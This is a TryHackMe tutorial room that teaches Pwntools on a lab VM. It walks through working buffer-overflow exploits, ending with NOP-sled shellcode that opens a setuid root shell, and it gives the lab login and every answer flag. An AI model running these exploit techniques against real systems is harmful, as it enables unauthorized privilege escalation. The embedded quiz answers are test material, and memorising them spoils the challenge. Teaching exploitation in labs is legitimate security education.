My name is DiZma\$ and I will be your guide through this journey of software exploitation. When I started learning binary exploitation and CTFs, I learned that many CTF players use Pwntools, but when I searched for a basic guide on how to get started, I found little on the topic. Because of this, I set out to create my own tutorial. According to the Pwntools github, "Pwntools is a CTF framework and exploit development library. Written in Python, it is designed for rapid prototyping and development, and intended to make exploit writing as simple as possible" (Pwntools Github page).

Prior experience in binary exploitation is not required for this room, although it may help. I will provide brief explanations, although if you would like more in-depth material, I will try to direct you to some helpful sources.

#### **Tools and Installation:**

The tools and challenges for today are on the provided VM, although if you would like, you can set them up on your own machine:

Pwntools can be installed through pip. You can follow the installation guide here: <a href="https://docs.pwntools.com/en/stable/install.html">https://docs.pwntools.com/en/stable/install.html</a>. Please note, I have set up Pwntools with python2 on the VM for today, because I prefer exploit development in python2.

The other tool we will be using is pwndbg, which is "a GDB plug-in that makes debugging with GDB suck less, with a focus on features needed by low-level software developers, hardware hackers, reverse-engineers and exploit developers" (pwndbg Github page). If you have ever used gdb for binary exploitation, you know it can be cumbersome. Pwndbg prints out useful information, such as registers and assembly code, with each breakpoint or error, making debugging and dynamic analysis easier. To install it, you can refer to the Github page. All you need to do is download it from Github and run the setup script, and it will automatically attach to gdb.

Lastly, if you would like to download the challenges from this room to use on your own machine, you can find them (and my solutions) on my Github: <a href="https://github.com/dizmascyberlabs/IntroToPwntools">https://github.com/dizmascyberlabs/IntroToPwntools</a>.

#### Starting up the machine and Logging in:

Please start up the attached VM. Once it is started, you can ssh into it with the following credentials:

user: buzz pass: buzz

ssh buzz@MACHINE\_IP

buzz@MACHINE\_IP's password: buzz

Please note that after typing in the password, you may have to wait a few seconds before you are logged in.

Let's get pwning!

Answer the questions below

I understand how to set up Pwntools and pwndbg on my own machine.

Question Done

I have started the machine, and logged in through ssh.

No answer needed

No answer needed

Question Done

## Task 2 Checksec

In your home directory, you should see two directories, IntroToPwntools and pwndbg. Our challenges are in IntroToPwntools. If you enter that directory, you will see a note, and another directory of the same name. When you are ready, enter the second IntroToPwntools directory to begin your adventure!

# Checksec tool

You will find the four directories enclosed: checksec, cyclic, networking, and shellcraft. We will start with checksec.

Inside the checksec directory, we will find some c code and executables, both compiled from the c code. If you run either one, they seem to be the same program: it prompts for the user's name, and replies "Hello name!" These binaries may appear to be the same program, but one was compiled with protections to mitigate binary exploitation, while the other was compiled without these protections.

Run the following command and observe the result (as a warning, this command can be a little slow):

# checksec intro2pwn1

Now run the same command with intro2pwn2.

As you can see, these binaries both have the same architecture (i386-32-little), but differ in qualities such as RELRO, Stack canaries, NX, PIE, and RWX. Now, what are these qualities? Allow me to explain. Please note, this room does not require a deep knowledge of these beyond the basics.

**RELRO** stands for Relocation Read-Only, which makes the global offset table (GOT) read-only after the linker resolves functions to it. The GOT is important for techniques such as the ret-to-libc attack, although this is outside the scope of this room. If you are interested, you can refer to this blog post: <a href="https://www.redhat.com/en/blog/hardening-elf-binaries-using-relocation-read-only-relro">https://www.redhat.com/en/blog/hardening-elf-binaries-using-relocation-read-only-relro</a>.

**Stack canaries** are tokens placed after a stack to detect a stack overflow. These were supposedly named after birds that coal miners brought down to mines to detect noxious fumes. Canaries were sensitive to the fumes, and so if they died, then the miners knew they needed to evacuate. On a less morbid note, stack canaries sit beside the stack in memory (where the program variables are stored), and if there is a stack overflow, then the canary will be corrupted. This allows the program to detect a buffer overflow and shut down. You can read more about stack canaries here: <a href="https://www.sans.org/blog/stack-canaries-gingerly-sidestepping-the-cage/">https://www.sans.org/blog/stack-canaries-gingerly-sidestepping-the-cage/</a>.

**NX** is short for non-executable. If this is enabled, then memory segments can be either writable or executable, but not both. This stops potential attackers from injecting their own malicious code (called shellcode) into the program, because something in a writable segment cannot be executed. On the vulnerable binary, you may have noticed the extra line **RWX** that indicates that there are segments which can be read, written, and executed. See this Wikipedia article for more details: <a href="https://en.wikipedia.org/wiki/Executable\_space\_protection">https://en.wikipedia.org/wiki/Executable\_space\_protection</a>

**PIE** stands for Position Independent Executable. This loads the program dependencies into random locations, so attacks that rely on memory layout are more difficult to conduct. Here is a good blog about this: <a href="https://access.redhat.com/blogs/766093/posts/1975793">https://access.redhat.com/blogs/766093/posts/1975793</a>

If you want a good overview of each of the checksec tested qualities, I have found this guide to be useful: <a href="https://blog.siphos.be/2011/07/high-level-explanation-on-some-binary-executable-security/">https://blog.siphos.be/2011/07/high-level-explanation-on-some-binary-executable-security/</a>

Task 3 🗸 Cyclic

Segmentation Fault

..

A Hint

**Correct Answer** 

Good work! Now cd out of the checksec directory. Next on our itinerary is the cyclic directory. You should find 4 files there: a text of alphabet characters, a flag file, an executable, and the code for the executable. If we try to read the flag file, we are denied permission. If only we could get somebody else to open it...

# Setting the stage:

if you run the command:

# ls -l

You will see that the flag file and intro2pwn3 are owned by the same user, and that the suid bit is set for intro2pwn3. This means that the program will keep its permissions when it executes. Please answer question 1.

If you view the c code, you may notice the print\_flag() function, which will open the flag with the permissions we need. The issue is that the function does not run in the program, the program simply calls start() then ends. What if we could redirect the execution somehow? In fact, we can!

This program is vulnerable to a buffer overflow, because it uses the gets() function, which does not check to see if the user input is actually in bounds (you can read about this <a href="here">here</a>). In our case, the name variable has 24 bytes allocated, so if we input more than 24 bytes, we can write to other parts of memory. Please answer question 2.

An important part of the memory we can overwrite is the instruction pointer (IP), which is called the eip on 32-bit machines, and rip on 64-bit machines. The IP points to the next instruction to be executed, so if we redirect the eip in our binary to the print\_flag() function, we can print the flag.

# Cyclic tool:

To control the IP, the first thing we need do is to is overflow the stack with a pattern, so we can see where the IP is. I have provided the alphabet file as a pattern. Let's fire up gdb!

## gdb intro2pwn3

To run a program in gdb, type r. You will see the program function normally. If you want to add an input from a text file, you use the "<" key, as such:

### r < alphabet

We've caused a segmentation fault, and you may observe that there is an invalid address at 0x4a4a4a4a. If you scroll up, you can see the values at each register. For eip, it has been overwritten with 0x4a4a4a4a. Please answer question 3.

Great, now we see that we can control the eip! Before we move on, I would like to talk about patterns. The alphabet file was useful here, but it can be time consuming to type all of that into a file (or write a script for it) every time you want to test a buffer overflow, and if the buffer is large, the alphabet file might not be big enough. This is where the cyclic tool comes in. The cyclic tool can be used both from the command line and in python scripts. The command line format is "cyclic number", like:

# cyclic 100

This will print out a pattern of 100 characters Please quit gdb by typing "quit" and answer question 4.

If you have used pattern create from the Metasploit Framework, this is works in a similar way. We can create a pattern file like this:

#### cyclic 100 > pattern

and then run the pattern file as input in gdb like we did with the alphabet file. Once again, we have a seg-fault and the eip is filled with 'jaaa' (please answer question 5).

#### Pwning to the flag:

We can now begin to develop our exploit. To use pwntools in a python file, create a python file (mine is pwn\_cyclic.py) and import the pwntools module at the top of the file:

## from pwn import \*

We can then use the cyclic function within the python code:

#### padding = cyclic(100)

Our padding is the space we need to get to the eip, so 100 is not the number we need. We need our padding to stop right before 'jaaa' so that we can fill in the eip with our own input. Luckily, there is a function in pwntools called cyclic\_find(), which will find this automatically. Please replace the 100 with cyclic\_find('jaaa'):

### padding = cyclic(cyclic\_find('jaaa'))

What do we fill the eip with? For now, to make sure we have the padding correct, we should fill it with a dummy value, like 0xdeadbeef. We cannot, of course, simply write "0xdeadbeef" as a string, because the computer would interpret it as ascii, and we need it as raw hex. Pwntools offers an easy way to do this, with the p32() function (and p64 for 64-bit programs). This is similar to the struct.pack() function, if you have ever used it. We can add this to our code:

#### eip = p32(0xdeadbeef)

Now our entire code should look like this:

from pwn import \*

padding = cyclic(cyclic\_find('jaaa'))

eip = p32(0xdeadbeef)

payload = padding + eip

## print(payload)

Please run the file with python (not python3!) and output to a text file (my python file is called pwn\_cyclic.py and my text file is called attack).

# python pwn\_cyclic.py > attack

Run this new text file as input to intro2pwn3 in gdb, and make sure that you get an invalid address at 0xdeadbeef. Please answer question 6.

The last thing we need to do is find the location of the print\_flag() function. To find the print\_flag() function, type this command into gdb:

### print& print\_flag

For me, the print\_flag() function is at 0x8048536, please check to see if it is the same for you.

Replace the Oxdeadbeef in your code with the location of the print\_flag function. Once, again, we can run:

# python pwn\_cyclic.py > attack

Input the attack file into the intro2pwn3 binary in the command line (because gdb will not use the suid permissions), like this:

# ./intro2pwn3 < attack

Yay, a flag! Please answer question 7.

Answer the questions below

dizmas

JJJJ

Which user owns both the flag.txt and intro2pwn3 file?

Use checksec on intro2pwn3. What bird-themed protection is missing?

canary

Correct Answer

What ascii letter sequence is 0x4a4a4a4a (pwndbg should tell you).

Correct Answer

Correct Answer

P Hint

What is the output of "cyclic 12"?

aaaabaaacaaa Correct Answe

What pattern, in hex, was the eip overflowed with?

Ox6161616a Correct Answer

I have overflowed the eip with 0xdeadbeef **Question Done** No answer needed What is the flag? flag{13@rning\_2\_pwn!}

# Task 4 Networking

When you are ready to move on, please enter the networking directory. Inside, you will find a note, an executable, and more c code. In the last challenge, we manually inputted our exploit, although pwntools give us the ability send and receive data automatically. This can work both locally and over a networking port. For this challenge, we will use the networking tools, and in the next challenge, we will use the local tools.

### **Unpacking the code**

The note tells us what port is serving our flag. Please answer question 1.

If you netcat that port, it was say "Give me deadbeef: " and prompt until the connection is closed (please note, each time the connection is closed, the service will close until the cron restarts it each minute). To test out exploit, we can run our own version on port 1336. We can use tmux or use a second ssh session to have two interfaces, one to run the service, and one to develop out exploit.

The code for this challenge is more involved that the previous challenges. I have used the following code, and edited it for my own purpose: https://www.geeksforgeeks.org/tcpserver-client-implementation-in-c/. For this challenge, we do not need to concern ourselves with main(), but only the target\_function(). The struct at the beginning of the function, called targets, has two variables: buff and printflag. The buff is a char array of size MAX (MAX was defined to 32), and the printflag is a volatile int. These variables will be right next to each other in the stack, so if we manage to overflow the buff variable, then we can edit the printflag. If you see further down in the code, if the printflag variable is equal to 0xdeadbeef (in hex) then it will send the flag. Please answer question 2.

# Networking to the flag

We will need to write a script to connect to the port, receive the data, and send our payload. To connect to a port in Pwntools, use the remote() function in the format of: remote(IP, port).

### from pwn import \*

#### connect = remote('127.0.0.1', 1336)

We can receive data with either the recvn(bytes) or recvline() functions. The recvn() receives as many bytes as specified, while the recvline() will receive data until there is a newline. Our code does not send a newline, so we will have to use recvn(). In our test\_networking.c code, the "Give me deadbeef: " is 18 bytes, so we will receive 18 bytes.

# print(connect.recvn(18))

We have to send enough data to overflow the buff variable, and write to the printflag. the buff is a 32 byte array, so we can write some character 32 times to overflow buff, and then write our 0xdeadbeef to printflag.

# payload = "A"\*32

## payload += p32(0xdeadbeef)

We can send the payload with the send() function.

# connect.send(payload)

To receive our flag, We can just use connect.recvn() again. According to the c code, the flag will be 34 bytes long.

## print(connect.recvn(34))

Run this against your server at 1336 and make sure it works. Once you have, change the port to the answer to question 1 to receive the flag!

Answer the questions below

What port is serving our challenge? 1337 Please use checksec on serve\_test. Is there a stack canary? (Y or N) Υ P Hint I have run my exploit against my own server on port 1336 No answer needed Question Done What is the flag? Correct Answer flag{n3tw0rk!ng\_!\$\_fun}

Task 5 Shellcraft



It is time for our final challenge! Please navigate to the shellcraft directory. Inside, you will find four files: a note, a bash script, the executable, and the c code. If you read the note, you will see that you need to disable ASLR, which stands for address space layout randomization. This randomizes where in memory the executable is loaded each time it is run. Like PIE, it makes attacks that rely on memory layout more difficult. Please answer guestion 1.

Please read the note and disable ASLR.

#### **Root of the Issue:**

Have you ever run an exploit on a machine to escalate privileges, and wondered how it works? Today, we are going to develop our own exploit to root this box! Some programs and services, such as sudo, need to run as root for the system to work properly, and when a vulnerability is discovered in one of these programs, an easy path to a root shell is opened. Please answer question 2.

You may have heard of the <u>heap buffer overflow vulnerability in sudo</u> which allowed for quick privilege escalation. The exploit, discovered in 2021, has its own <u>room on TryHackMe</u> if you are interested in learning more about it.

### **Shell in the Haystack:**

If we view the code for our executable, we see there is not much, just a call of gets(). If we remember from our cyclic task, gets() is vulnerable to buffer overflow, but this time, there is no print\_flag() to jump to. When we control the eip, where should we jump to? Although there does not seem to be any useful instructions inside our code, what if we wrote our own instructions? Our variables are stored in memory, just like the program itself, so if we write instructions in our variable, and direct the eip to it, we can make the program follow our own instructions! This injected code is called shellcode, because it is traditionally (but not always) used to spawn a shell. If you recall, our variables are stored in the stack, so if we direct the eip to the stack, we will direct it to our shellcode. Please answer question 3.

Let's get control of that eip! Please find the location of the eip, like we did in the cyclic task. Please answer question 4.

I would recommend filling the eip with 0xdeadbeef like we did before.

Once we control the eip, we need to direct it to the stack where we can place our own code. The top of the stack is pointed to by the SP (or stack pointer) which is called esp in 32-bit machines. For me, the esp is located at 0xffffd510, and you can check the location of yours in gdb. If we want to jump to our shellcode, we want to jump to the middle of the stack (rather than the top where the SP points), so we usually add an offset to the esp location in your exploit. I use an offset of 200, because that's what ended up working for me. In other challenges, you may only need an offset of 8 or 16. I have found that choosing the right offset is a matter of trial and error.

from pwn import \*

padding = cyclic(cyclic\_find('answer\_to\_question\_4'))

### eip = p32(0xffffd510+200)

You may be wondering how we are going to point the eip to our shellcode (rather than other data in the stack), and the answer is to make our variable into a big landing spot. There is an instruction in assembly called no-operation (or NOP), which is 0x90 in hex, and the NOP is a space holder that passes the eip to the next space in memory. If we make a giant "landing pad" of NOPs, and direct the eip towards the middle of the stack, odds are that the eip will land on our NOP pad, and the NOPs will pass the eip down to eventually hit our shellcode. This is often called a NOP slide (or sled), because the eip will land in the NOPs and slide down to the shellcode. In my case, a NOP sled of 1000 worked, but other challenges may require different sizes. When writing a raw hex byte in python, we use the format "\x00", so we can write "\x90" for a NOP.

### nop\_slide = "\x90"\*1000

Before we write our shellcode, we can inject a breakpoint at the end of our NOP slide to make sure the slide works. The breakpoint instruction in hex is "0xcc", and so we can add the following to our code:

shellcode = "\xcc"

Our payload should be as follows:

payload = padding + eip + nop\_slide + shellcode

Please direct the output of this file to a text file.

if we input the text file to intro2pwnFinal, we should hit a breakpoint. Please answer question 5.

Great, we can inject our own code into the program! Of course, we want to do more than hit a breakpoint, we want to spawn a root shell. That means we need to write some shellcode. While some crazy people like to write shellcode from scratch, pwntools gives us a great utility to cook up shellcode: shellcraft. If you have ever used msfvenom, shellcraft is a similar tool. Like cyclic, shellcraft can be used in the command line and inside python code. I like to use the command line, and copy and paste the shellcode over to my exploit script. The command line command for shellcraft is: shellcraft arch.OS.command, such as:

### shellcraft i386.linux.sh

This is for a basic bash shell for Linux executables with i386 architecture. A neat feature of shellcraft is that we can print out the shellcode in different formats with the -f flag. The possible formats are listed if you enter the shellcraft -h command. Please answer question 6.

There is a bit of a snag in the above shellcode. In order to get a root shell, we need to keep the privileges of intro2pwnFinal, although bash will drop the privileges unless we add the -p flag. If we observe the assembly code for this shell, we see that it uses execve and passes /bin///sh as the first parameter and ['sh'] as the second. The first parameter is the path to what we want to execute, and the second parameter is the argv array, which contains the command line arguments (If you are confused about execve, you can refer to this man page <a href="here">here</a>). In this case, we want to execute /bin///sh, but we want to pass 'sh' and '-p' into the argv array. We can use shellcraft to create execve shellcode with"/bin///sh" and "['sh', '-p']" as parameters. We can do this with the following command:

### shellcraft i386.linux.execve "/bin///sh" "['sh', '-p']" -f a

When we run this command, we see it is the same as the linux.sh shellcode, except the added '-p' to the argv array. To write shellcode that is easier to use in our python exploit script, we can replace the "-f a" with "-f s", which will print our shellcode in string format. We can copy that and paste it into our exploit code (replacing the breakpoint instruction):

Our code is almost done! Until this point, we have been printing our payload and manually inputting it into the executable. Like in the networking task, Pwntools allows us to interact with the program automatically. For a local process, we use the process() function. proc = process('./intro2pwnFinal') We can receive data from the process, and since the process sends data with a new line, we can use recyline(), rather than recyn(). proc.recvline() After we have crafted our payload, we can send it with: proc.send(payload) Finally, after we have sent the payload, we need a way to communicate with the shell we have just spawned. We can do with with proc.interactive() So, to recap, our whole python script is: from pwn import \* proc = process('./intro2pwnFinal') proc.recvline() padding = cyclic(cyclic\_find('taaa')) eip = p32(0xffffd510+200) $nop_slide = "\x90"*1000$  $shellcode = "jhh\x2f\x2fsh\x2fbin\x89\xe3jph\x01\x01\x01\x01\x814\x24ri\x01,1\xc9Qj\x07Y\x01\xe1Qj\x08Y\x01\xe1Q\x89\xe11\xd2j\x0bX\xcd\x80"$ payload = padding + eip + nop\_slide + shellcode proc.send(payload) proc.interactive() Alright, that was a lot! Take a deep breath and run our python code. If we did this right, we should get an interactive shell. The first command may not register, but the second one should work. If you received an "Got EOF while reading in interactive", then you have an error, and will need to troubleshoot. The people at the THM discord are helpful, and I hang out there frequently myself. Please answer question 7. Congratulations, you have a root shell! You will find the flag in the /root directory. Answer the questions below What does ASLR stand for? **Correct Answer** Address space layout randomization Who owns intro2pwnFinal? root Use checksec on intro2pwn final. Is NX enabled? (Y or N) P Hint Ν Please use the cyclic tool and gdb to find the eip. What letter sequence fills the eip? Correct Answer P Hint taaa Run your exploit with the breakpoint outside of gdb (./intro2pwnFinal < output\_file). What does it say when you hit the breakpoint? Trace/breakpoint trap. **Correct Answer** A Hint Run the command "shellcraft i386.linux.sh -f a", which will print our shellcode in assembly format. The first line will tell you that it is running a function from the Unix standard library, with the parameters of "(path='/bin///sh', argv=['sh'], envp=0)." What function is it using? P Hint execve Run whoami once you have the shell. Who are you? root What is the flag? flag{pwn!ng\_!\$\_fr33d0m} Task 6 Conclusion

I hope you have enjoyed our adventure through binary exploitation and pwntools! There's not much else to do on our box, unless you're a strange person who likes to snoop in other people's home directories.

#### **Final Words:**

I want to emphasize that I am not an expert in software exploitation (or any other type of hacking). I'm just a student and enthusiast, and I wanted to share something that I enjoyed with the rest of y'all. This room scratched the surface of both binary exploitation in general and pwntools in particular, and there is a lot more out there to explore. Some resources that I have found helpful would be:

Live Overflow's Binary Exploit Playlist on YouTube (this is where I first learned this stuff!)

Exploit Education website (Credit goes here, because the challenges for today were partially inspired by these exercises)

Nightmare course on GitHub (a huge collection of challenges from old CTFs)

Also, I have learned a lot from the talented CTF players that I have met in my short time with the community. I had a great time developing this room, and I hope you had a great time solving it. I may have more content to develop in the future. For now, it's been a pleasure, goodbye!

Sincerely,


DiZma\$

Answer the questions below

I have learned the basics of pwntools, and I am now a 1337 h4x0r!

No answer needed

Question Done



<u>DiZma</u>

This is a **free** room, which means anyone can deploy virtual machines in the room (without being subscribed)! 5863 users are in here and this room is 848 days old.